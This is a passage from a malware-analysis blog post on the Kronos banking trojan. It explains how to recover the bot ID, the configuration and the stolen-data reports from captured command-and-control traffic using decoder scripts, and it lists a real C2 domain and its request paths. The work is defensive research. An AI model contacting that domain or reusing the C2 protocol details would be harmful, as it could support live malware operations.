As we may conclude, the plugins are capable of extending Kronos with some espionage capabilities, such as VNC (for viewing the desktop) and logging typed keystrokes.

Decrypting the communication

With the help of prepared scripts (available here), we can decrypt the important elements of the communication between the Kronos bot and the CnC server. Let's assume that we have a PCAP file with a captured traffic.

The BotId

We need to start from getting the Kronos `BotId`, because as we know it will be used to derive the encryption keys. We will find it in the requests sent by the bot to its CnC (74 bytes long):

```
hjbkjbhkjhbkjhl.info                    74 bytes connect.php
hjbkjbhkjhbkjhl.info text/html          87 bytes connect.php
hjbkjbhkjhbkjhl.info                    74 bytes connect.php?a=1
hjbkjbhkjhbkjhl.info text/html         172 kB connect.php?a=1
```

After dumping the request, we can use the following script to decode it:

```
./kronos_beacon_decoder.py --infile dump1.bin
```

As the output we will get the decoded beacon, consisting of:

1. Hash of the configuration file (if no configuration file was present at the moment, this part will be filled with “X” characters)
2. The BotId

Example:


```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX{117BB161-6479-4624-858B-4D2CE81593A2}
```

So, in the demonstrated case the BotId is `{117BB161-6479-4624-858B-4D2CE81593A2}`.

The configuration

Having the BotId, we can move to decrypt the configuration. It arrives in the response to the `a=1` request:

Example of the request followed by the encrypted response from the CnC:



After dumping the response, we can use another script to decode it, giving the BotId as a parameter:

```
./kronos_a1_decoder.py --datafile dump2.bin --botid {117BB161-6479-4624-858B-4D2CE81593A2}
```

As a result, we will get the configuration file. Example of the decoded config: https://gist.github.com/malwarezone/a7fc13d4142da0c6a67b5e575156c720#file-config-txt

The sent reports

Sometimes we can find the Kronos bot reporting to the CnC in requests a=0 or a=2:

Example of the encrypted request:

Finding out what was exactly the data stolen by Kronos is not difficult if we dump the data and use the dedicated script:

```
./kronos_a02_decoder.py --datafile dump3.bin --botid {117BB161-6479-4624-858B-4D2CE81593A2}
```

Example of the decoded report: https://gist.github.com/malwarezone/a03fa49de475dfbdb7c499ff2bbb3314#file-a0_req-txt

Conclusion

In terms of code quality, Kronos is written in a decent way, however its features are nothing novel. Although the bot got good reviews on underground forums, in terms of popularity it was always legging behind. Probably its relatively high price was the important factor deciding why it lost with the competitors.

Appendix

See also:

/blog/cybercrime/2017/08/inside-kronos-malware/

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.
